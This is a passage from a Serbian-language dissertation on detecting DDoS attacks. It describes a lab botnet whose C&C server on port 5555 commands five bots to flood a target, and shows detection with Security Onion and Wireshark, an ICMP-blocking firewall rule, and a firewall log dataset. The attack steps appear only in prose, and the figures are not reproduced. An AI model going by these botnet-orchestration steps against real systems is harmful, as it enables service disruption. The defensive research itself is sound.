
Слика 7.17. Дефинисање лозинке за логовање на систем (SecurityOnion, 2025)

После подешавања основних параметара управљачког интерфејса потребно је дефинисати IP адресе или мрежне опсеге са којих је дозвољен приступ софтверу. По завршетку инсталације систем приказује сажети извештај о подешавањима ради провере унетих података (слика 7.18). После потврде подешавања приступа се веб-интерфејсу и пријављује на систем.



Слика 7.18. Сумарни извештај о сетовању апликације (SecurityOnion, 2025)

Софтвер бележи сав саобраћај, почевши од изворишне па до одредишне адресе као и сво нагомилавање евентуалног саобраћаја. Пример једног таквог почетног екрана приказан је на слици 7.19.




Слика 7.19. Почетна страна софтвера (SecurityOnion, 2025)

Свако упозорење у софтверу описано је параметрима као што су време догађаја, изворишна и одредишна IP адреса, изворишни и одредишни порт, коришћени протокол, кратак опис активности и ниво озбиљности инцидента.

8. Приказ напада и одбране

За потребе дисертације дефинисан је модел мреже описан у одељку 7.1. На интернетској страни мреже налази се C&C сервер који управља бот уређајима. У локалној мрежи налазе се сервер изложен нападима и IDS сервер задужен за благовремено упозоравање на могући проблем. Сервиси циљног сервера објављени су преко статичког превођења адреса на *firewall* уређају. У наставку су описани напад и одбрана, при чему су стварне јавне IP адресе прикривене јер је експеримент спроведен у реалном окружењу.


Први корак у нападу јесте детектовање свих ботова у систему преко C&C сервера. У моделу, који је приказан, комуникација са C&C сервером се вршила преко порта 5555, а све бот машине и сам сервер се налазе у једној затвореној мрежи и сви излазе на Интернет преко једне јавне IP адресе. На слици 8.1 је приказан конфигурациони фајл на серверу са предефинисаним портом и адресом за комуникацију са ботовима у мрежи.



Слика 8.1. Конфигурациони фајл на C&C серверу


На клијентској страни, на страни бот машина такође се подешава код који дефинише адресу C&C сервера као и порт за комуникацију. Следећи корак у процесу јесте приказ колико бот машина се јавило централном серверу. У моделу који је обрађиван дефинисано је да уз сервер буде активно пет бот машина. Када се бот машине пријаве

онда се на самом серверу могу и очитати. На слици 8.2 дат је приказ свих конектованих машина на сервер.




Слика 8.2. Приказ конектованих ботова на C&C серверу

Из приказа се види да су сви бот уређаји пријављени и да су у статусу чекања (слика 8.3), у складу са статусом задатим на C&C серверу (слика 8.4).




Слика 8.3. Приказ статуса чекања бот уређаја




Слика 8.4. Приказ стања на C&C серверу приликом конекције ботова

После успешне конструкције напада од стране C&C сервера и детектовања одређеног броја ботова са стране C&C сервера, дефинисани су сви услови за покретање напада. Покретање се врши променом извршне функције, као што је приказано на слици 8.5.




Слика 8.5. Приказ постављања извршне команде на C&C серверу

После дефинисања извршне команде за напад, са параметрима напада који су дефинисани у оквиру кода, а подразумевају тип напада и која јавна IP адреса се напада, ботови добијају команду и крећу у напад као што је приказано на слици 8.6.



Слика 8.6. Приказ стартовања напада од стране ботова


На циљном серверу долази до нагомилавања саобраћаја, чиме започиње могућа фаза ускраћивања услуге, као што је приказано на слици 8.7



Слика 8.7. Приказ стања на мрежном адаптеру нападнутог рачунара


Још један начин детектовања да је дошло до нагомилавања саобраћаја је приказ *Wireshark* апликације, на нападнутом рачунару. На слици 8.8 је дат приказ апликације за тренутак

када је дошло до детектовања напада, где се тачно види да је дошло до слања пакета са јавне IP адресе и то у великој количини. Пошто је интерна IP адреса транслирана у јавну IP адресу на *firewall* уређају у самом приказу се та адреса и не појављује.



Слика 8.8. Приказ снимљеног саобраћаја преко Wireshark програма

Први ниво детекције напада остварује се на IDS серверу, у овом случају у систему *Security Onion*. Када дође до нагомилавања саобраћаја, на серверу је могуће очитати упозорења приказана на слици 8.9. На графикону је сав посматрани саобраћај означен као упозорење.



Слика 8.9. Приказ снимљеног саобраћаја преко Wireshark програма

После детектовања аномалија у саобраћају односно детектовања упозорења због великог броја детекција следећи корак би био анализа саобраћаја. Анализа је приказана на слици 8.10. Може се запазити да се, осим класичних конекција у оквиру мреже, издваја конекција где је дошло до великог броја сесија. У питању је конекција између јавне IP адресе и интерне адресе која нуди сервисе ка Интернету.

Count	source.ip
4,471	94.189.251.149
670	10.0.80.240
666	169.254.132.139
529	10.0.80.13
401	fe80::7473:7feb:9fa4:5134
193	10.0.80.90
141	10.0.80.72
126	fe80::4473:a8d8:d3da:d51f
119	fe80::e46d:55ba:ac50:8e69
94	10.0.80.151

Count	destination.ip
4,509	10.0.80.20
904	10.0.80.255
647	239.255.255.250
550	169.254.255.255
518	224.0.0.252
518	ff02::1:3
488	224.0.0.251
459	ff02::fb
105	ff02::1:2
42	ff02::16

Count	destination.port
4,525	0
1,266	137
1,036	5355
947	5353
630	1900
185	138
105	547
30	3702
22	50000
15	80

Слика 8.10. Приказ конекција у оквиру Security Onion програма

После детекције проблематичног саобраћаја са јавне IP адресе понекад је потребно утврдити порекло изворишне адресе. Детаљи о јавној IP адреси приказани су на слици 8.11 и обухватају интернет провајдера и приближну географску локацију.

source.geo.city_name	Belgrade
source.geo.continent_name	Europe
source.geo.country_iso_code	RS
source.geo.country_name	Serbia
source.geo.ip	94.189.251.149
source.geo.location.lat	44.8166
source.geo.location.lon	20.4721
source.geo.region_iso_code	RS-00
source.geo.region_name	Belgrade
source.geo.timezone	Europe/Belgrade
source.ip	94.189.251.149
source.port	0
source_geo.asn	31042
source_geo.ip	94.189.251.149
source_geo.network	94.189.128.0/17
source_geo.organization_name	Serbia BroadBand-Srpske Kablovske mreze d.o.o.


Слика 8.11. Приказ података о нападачу на сервер

Једна од опција за блокаду напада јесте и конфигурисање полисе на улазном firewall-у са подацима који су добијени из IDS сервера. У случају који је описан у дисертацији на улазном *firewall* уређају рађено је подешавање полисе која блокира целокупан *ICMP* саобраћај са Интернета, као што је приказано на слици 8.12.

38	WIn Server	* Any	host_10.0.80.20	* Any	ICMP echo-reply	Reject	Log	* Policy Targets

Слика 8.12. Приказ конфигурисања полисе на firewall систему

После активирања полисе на *firewall* систему долази до одсецања напада тако да креће и нагло смиривање саобраћаја, што се може видети на слици 8.13.



Слика 8.13. Приказ саобраћаја на мрежној карти сервера у случају активирања полисе на firewall уређају

9. Анализа скупа података и резултата истраживања

Подаци који се користе у истраживању директно су креирани на опреми која се налази у реалној рачунарској мрежи. Напади који су креирани су дефинисани у складу са могућностима рачунарског система као и границама како не би дошло до нарушавања рада рачунарског система.

На *firewall* уређају су креирани логови за три различита периода. Први период припада ситуацији када немамо напад на предефинисани сервер. Други период одговара ситуацији када је генерисан DDoS напад са Интернета, на јавну адресу која је везана преко *firewall* уређаја ка Интернету. Трећи период одговара ситуацији када је рађена модификација на *firewall* опреми у складу са претњама које су дефинисане и потврђивање да је одбрана урадила свој део посла на основу полисе која је креирана на опреми.

Експериментални протокол није био пројектован за мерење времена детекције као засебне величине: нису дефинисане заједничке временске референтне тачке за почетак напада, излаз сваког алгоритма и примену одбрамбене мере. Због тога на основу прикупљених логова није могуће поуздано издвојити кашњење које потиче искључиво од вишеалгоритамског приступа. Резултати у овом поглављу односе се на класификационе метрике, док мерење времена детекције и времена реакције захтева посебно контролисан експеримент са синхронизованим временским ознакама.

Скуп података, када се добије у основној форми, садржи различите атрибуте а најважнији су:

- *Time* – дефинисано време за креирање лога, укључујући и датум,
- *Destination* – одредишна IP адреса па пакет за који је креиран лог,
- *Interface Direction* – опис да ли је у питању долазни или одлазни саобраћај,
- *Policy rule* – Правило које се користило,
- *Interface* – Дефинисање на који уређај долази пакет пошто су два уређаја у систему *High Availability,*
- *Product Family* – Класификација пакета да ли је у питању претња или само дефинисани лог о догађају,
- *Blade* – даје опис која је функција активирана на *firewall* уређају, да ли је *Anti Virus, Anti Bot, Intrusion Prevention System*,

• *Source* – даје тачну изворишну IP адресу за који је креиран лог,

• *Service* – даје опис за који сервис је везан дефинисани лог. Да ли је у питању HTTP, HTTPD, SMTP, DNS, ECHO, GRE, H323, IMAP, *DOMAIN*-UDP и слични,

• *Protocol* – дефинише који се тачно протокол и порт користи, као на пример *TCP* или *UDP u*

• *Received Bytes* – за дефинисани лог тачно се зна колика је величина пакета била у оптицају.

У даљем истраживању скуп података ће бити ограничен на одређени број атрибута.

9.1. Анализа сета података

Пошто је дефинисано три периода за анализу, скуп података се састоји из око 64.200 инстанци. За тај број инстанци дефинисани су идентични атрибути за даљу анализу. Атрибути и вредности које су дефинисане за анализу су:

• *Destination*

• *Interface direction* – са вредностима *Inbound* и *Outbound*

• *Type* – са вредностима *Alert, Connection* и *Log*

• *Source port* – изворишни порт

• *Product family* – са вредностима *Access* и *Threat*

• *Blade* – са вредностима *Antivirus* и *Firewall*

• *Source address* – изворишна IP адреса


• *Destination address* – одредишна IP адреса

• *Destination port* – одредишни порт


• *Protocol* – са вредностима TCP, UDP, ICMP и gre

• *Action* – са вредностима *Accept, Detect, Prevent* и *Drop*


Уколико се уради упоредни преглед бројчаних вредности за одређене атрибуте могу се добити графички прикази на којима се виде одређене активности. Први приказ упоредно приказује графикон са вредностима за атрибут *Action* (слике 9.1- 9.4).



Слика 9.1. Приказ броја инстанци за период када није било напада, за атрибут Action (Јевтић, Чисар, Кук, & Стојановић, 2025)

